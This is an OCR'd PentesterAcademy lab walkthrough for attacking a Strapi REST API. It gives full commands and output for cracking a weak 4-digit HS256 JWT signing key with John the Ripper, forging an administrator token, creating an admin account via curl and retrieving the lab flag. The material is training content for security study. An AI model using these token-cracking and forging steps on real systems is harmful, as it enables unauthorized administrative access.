

ATTACK
DEFENSE
by PentesterAcademy

Name	Bruteforcing Weak Signing Key (JohnTheRipper)
URL	https://attackdefense.com/challengedetails?cid=1445
Type	REST: JWT Basics

Important Note: This document illustrates all the important steps required to complete this lab. This is by no means a comprehensive step-by-step solution for this exercise. This is only provided as a reference to various commands needed to complete this exercise and for your further research on this topic. Also, note that the IP addresses and domain names might be different in your lab.

Step 1: Check the IP address of the machine.

Command: ifconfig

```
root@attackdefense:~# ifconfig
eth0: flags=4163<UP,BROADCAST,RUNNING,MULTICAST>  mtu 1500
        inet 10.1.1.4  netmask 255.255.255.0  broadcast 10.1.1.255
        ether 02:42:0a:01:01:04  txqueuelen 0  (Ethernet)
        RX packets 765  bytes 118671 (115.8 KiB)
        RX errors 0  dropped 0  overruns 0  frame 0
        TX packets 764  bytes 2668237 (2.5 MiB)
        TX errors 0  dropped 0 overruns 0  carrier 0  collisions 0

eth1: flags=4163<UP,BROADCAST,RUNNING,MULTICAST>  mtu 1500
        inet 192.144.8.2  netmask 255.255.255.0  broadcast 192.144.8.255
        ether 02:42:c0:90:08:02  txqueuelen 0  (Ethernet)
        RX packets 23  bytes 1774 (1.7 KiB)
        RX errors 0  dropped 0  overruns 0  frame 0
        TX packets 0  bytes 0 (0.0 B)
        TX errors 0  dropped 0 overruns 0  carrier 0  collisions 0

lo: flags=73<UP,LOOPBACK,RUNNING>  mtu 65536
        inet 127.0.0.1  netmask 255.0.0.0
        loop  txqueuelen 1000  (Local Loopback)
        RX packets 1141  bytes 2211215 (2.1 MiB)
        RX errors 0  dropped 0  overruns 0  frame 0
        TX packets 1141  bytes 2211215 (2.1 MiB)
        TX errors 0  dropped 0 overruns 0  carrier 0  collisions 0

root@attackdefense:~#
```

The IP address of the machine is 192.144.8.2.

Therefore, the target REST API is running on 192.144.8.3, at port 1337.

Step 2: Checking the presence of the REST API.

Command: curl 192.144.8.3:1337

```
root@attackdefense:~# curl 192.144.8.3:1337
<!doctype html>

<html>
  <head>
    <meta charset="utf-8" />
    <meta http-equiv="X-UA-Compatible" content="IE=edge,chrome=1" />
    <title>Welcome to your Strapi app</title>
    <meta name="viewport" content="width=device-width, initial-scale=1" />
    <style>
      * {
        -webkit-box-sizing: border-box;
      }
```

The response reflects that Strapi CMS is running on the target machine.

Step 3: Getting the JWT Token for user elliot.

Command:
curl -H "Content-Type: application/json" -X POST -d '{"identifier": "elliot","password": "elliotalderson"}' http://192.144.8.3:1337/auth/local/ | jq

```
root@attackdefense:~# curl -H "Content-Type: application/json" -X POST -d '{"identifier": "elliot","password": "elliotalderson"}' http://192.144.8.3:1337/auth/local/ | jq
  % Total    % Received % Xferd  Average Speed   Time    Time     Time  Current
                                 Dload  Upload   Total   Spent    Left  Speed
100   434  100   381  100    53   1005    139 --:--:-- --:--:-- --:--:--  1148
{
  "jwt": "eyJhbGciOiJIUzI1NiIsInR5cCI6IkpXVCJ9.eyJpZCI6MiwiaWF0IjoxNTc0ODM1MzE0LCJleHAiOjE1Nzc0MjczMTR9.GXWX72f5PQi4unRvF3eh6oPziUUr_iVxMyUL5NFlulU",
  "user": {
    "username": "elliot",
    "id": 2,
    "email": "elliot@evilcorp.com",
    "provider": "local",
    "confirmed": 1,
    "blocked":     ,
    "role": {
      "id": 2,
      "name": "Authenticated",
      "description": "Default role given to authenticated user.",
      "type": "authenticated"
    }
  }
}
root@attackdefense:~#
```

The response contains the JWT Token for the user.

JWT Token:
eyJhbGciOiJIUzI1NiIsInR5cCI6IkpXVCJ9.eyJpZCI6MiwiaWF0IjoxNTc0ODM1MzE0LCJleHAiOjE1Nzc0MjczMTR9.GXWX72f5PQi4unRvF3eh6oPziUUr_iVxMyUL5NFlulU

Step 4: Decoding the token header and payload parts using https://jwt.io.

The token uses HS256 algorithm (a symmetric signing key algorithm).

Since it is mentioned in the challenge description that a weak secret key has been used to sign the token and the constraints on the key are also specified, a bruteforce attack could be used to disclose the correct secret key.

Step 5: Performing a bruteforce attack on the JWT Token secret key.

To brute-force the signing key, John The Ripper (jtr) would be used.

Checking the usage information on the tool:

Command: john

```
root@attackdefense:~#
root@attackdefense:~# john
Created directory: /root/.john
John the Ripper 1.9.0-jumbo-1 OMP [linux-gnu 64-bit x86_64 AVX2 AC]
Copyright (c) 1996-2019 by Solar Designer and others
Homepage: http://www.openwall.com/john/

Usage: john [OPTIONS] [PASSWORD-FILES]
--single[=SECTION[,..]]    "single crack" mode, using default or named rules
--single=:rule[,..]        same, using "immediate" rule(s)
--wordlist[=FILE] --stdin  wordlist mode, read words from FILE or stdin
                  --pipe   like --stdin, but bulk reads, and allows rules
--loopback[=FILE]          like --wordlist, but extract words from a .pot file
--dupe-suppression         suppress all dupes in wordlist (and force preload)
--prince[=FILE]            PRINCE mode, read words from FILE
--save-memory=LEVEL        enable memory saving, at LEVEL 1..3
--node=MIN[-MAX]/TOTAL     this node's number range out of TOTAL count
--fork=N                   fork N processes
--pot=NAME                 pot file to use
--list=WHAT                list capabilities, see --list=help or doc/OPTIONS
--format=NAME              force hash of type NAME. The supported formats can
                           be seen with --list=formats and --list=subformats

root@attackdefense:~#
```

Constraints on the Signing Key: The secret key is of 4 digits, each from the range of 0 to 9.

Save the JWT Token obtained in Step 3 into a file called jwt.txt.

Command: cat jwt.txt

```
root@attackdefense:~# cat jwt.txt
eyJhbGciOiJIUzI1NiIsInR5cCI6IkpXVCJ9.eyJpZCI6MiwiaWF0IjoxNTc0ODM1MzE0LCJ
leHAiOjE1Nzc0MjczMTR9.GXWX72f5PQi4unRvF3eh6oPziUUr_iVxMyUL5NFlulU
root@attackdefense:~#
```

Generating a wordlist used for brute-forcing the signing key:

Save the following Python script as generate-wordlist.py:

Python Code:

```
fp = open("wordlist.txt", "w")

for i in range (10):
        for j in range (10):
                for k in range (10):
                        for l in range (10):
                                fp.write("%d%d%d%d\n" %(i,j,k,l))

fp.close()
```

Command: cat generate-wordlist.py

```
root@attackdefense:~# cat generate-wordlist.py
fp = open("wordlist.txt", "w")

for i in range (10):
    for j in range (10):
        for k in range (10):
            for l in range (10):
                fp.write("%d%d%d%d\n" %(i,j,k,l))

fp.close()
root@attackdefense:~#
```

Run the above Python script to generate the wordlist used for cracking the signing key:

Command: python3 generate-wordlist.py

```
root@attackdefense:~# python3 generate-wordlist.py
root@attackdefense:~#
root@attackdefense:~# ls wordlist.txt
wordlist.txt
root@attackdefense:~#
```

Brute-forcing the signing key:

Command: john jwt.txt --wordlist=wordlist.txt --format=HMAC-SHA256

```
root@attackdefense:~# john jwt.txt --wordlist=wordlist.txt --format=HMAC-SH
A256
Created directory: /root/.john
Using default input encoding: UTF-8
Loaded 1 password hash (HMAC-SHA256 [password is key, SHA256 256/256 AVX2 8
x])
Will run 16 OpenMP threads
Press 'q' or Ctrl-C to abort, almost any other key for status
9897             (?)
1g 0:00:00:00 DONE (2019-11-27 12:13) 10.00g/s 100000p/s 100000c/s 100000C/
s 0000..9999
Use the "--show" option to display all of the cracked passwords reliably
Session completed
root@attackdefense:~#
```

The secret key used for signing the token is "9897".


Note: JohnTheRipper supports cracking the signing key for the JWT Tokens signed using the following symmetric signing algorithms: HS256, HS384, HS512.

Step 6: Creating a forged token.

Since the secret key used for signing the token is known, it could be used to create a valid token.

Using https://jwt.io to create a forged token.

Specify the token obtained in Step 3 in the "Encoded" section and the secret key obtained in the previous step in the "Decoded" section.




Notice the id field in the payload section has a value 2.

In Strapi, the id is assigned as follows:

- Administrator user has id = 1
- Authenticated user has id = 2
- Public user has id = 3

Since the signing key is already known, the value for id could be forged and changed to 1 (Administrator) and the corresponding token would be generated.



Forged Token:
eyJhbGciOiJIUzI1NiIsInR5cCI6IkpXVCJ9.eyJpZCI6MSwiaWF0IjoxNTc0ODM1MzE0LCJleHAiOjE1Nzc0MjczMTR9.inohRq76BxY5pU3wML1YgiLc6rhs0Dz9fsbZ2DvnOpc

This forged token would let the user be authenticated as administrator (id = 1).

Step 7: Creating a new account with administrator privileges.

Use the following curl command to create a new user with administrator privileges (role = 1).

Command:

```
curl -X POST -H "Content-Type: application/json" -H "Authorization: Bearer eyJhbGciOiJIUzI1NiIsInR5cCI6IkpXVCJ9.eyJpZCI6MSwiaWF0IjoxNTc0ODM1MzE0LCJleHAiOjE1Nzc0MjczMTR9.inohRq76BxY5pU3wML1YgiLc6rhs0Dz9fsbZ2DvnOpc" -d '{ "role": "1", "username": "secret_user", "password": "secret_password", "email": "secret@email.com" }' http://192.144.8.3:1337/users | jq
```

Note: The JWT Token used in the Authorization header is the forged token retrieved in the previous step.


```
root@attackdefense:~# curl -X POST -H "Content-Type: application/json" -H "Authorization: Bearer eyJhbGciOiJIUzI1NiIsInR5cCI6IkpXVCJ9.eyJpZCI6MSwiaWF0IjoxNTc0ODM1MzE0LCJleHAiOjE1Nzc0MjczMTR9.inohRq76BxY5pU3wML1YgiLc6rhs0Dz9fsbZ2DvnOpc" -d '{ "role": "1", "username": "secret_user", "password": "secret_password", "email": "secret@email.com" }' http://192.144.8.3:1337/users | jq
  % Total    % Received % Xferd  Average Speed   Time    Time     Time  Current
                                 Dload  Upload   Total   Spent    Left  Speed
100   326  100   224  100   102    700    318 --:--:-- --:--:-- --:--:--  1018
{
  "id": 3,
  "username": "secret_user",
  "email": "secret@email.com",
  "provider": "local",
  "confirmed":     ,
  "blocked":     ,
  "role": {
    "id": 1,
    "name": "Administrator",
    "description": "These users have all access in the project.",
    "type": "root"
  }
}
root@attackdefense:~#
```

The request for the creation of the new user succeeded.


Step 8: Login to the Strapi Admin Panel using the credentials of the newly created user.

Open the following URL in firefox:


Strapi Admin Panel URL: http://192.144.8.3:1337/admin



Step 9: Retrieving the secret flag.



Open the Secretflags content type on the left panel.



Notice there is only one entry. That entry contains the flag.

Click on that entry and retrieve the flag.

Flag: 14a4a761914c2628506feea520b7b4384a206f8c24d013

References:

1. Strapi Documentation (https://strapi.io/documentation)
2. JWT debugger (https://jwt.io/#debugger-io)
3. JohnTheRipper (https://github.com/magnumripper/JohnTheRipper)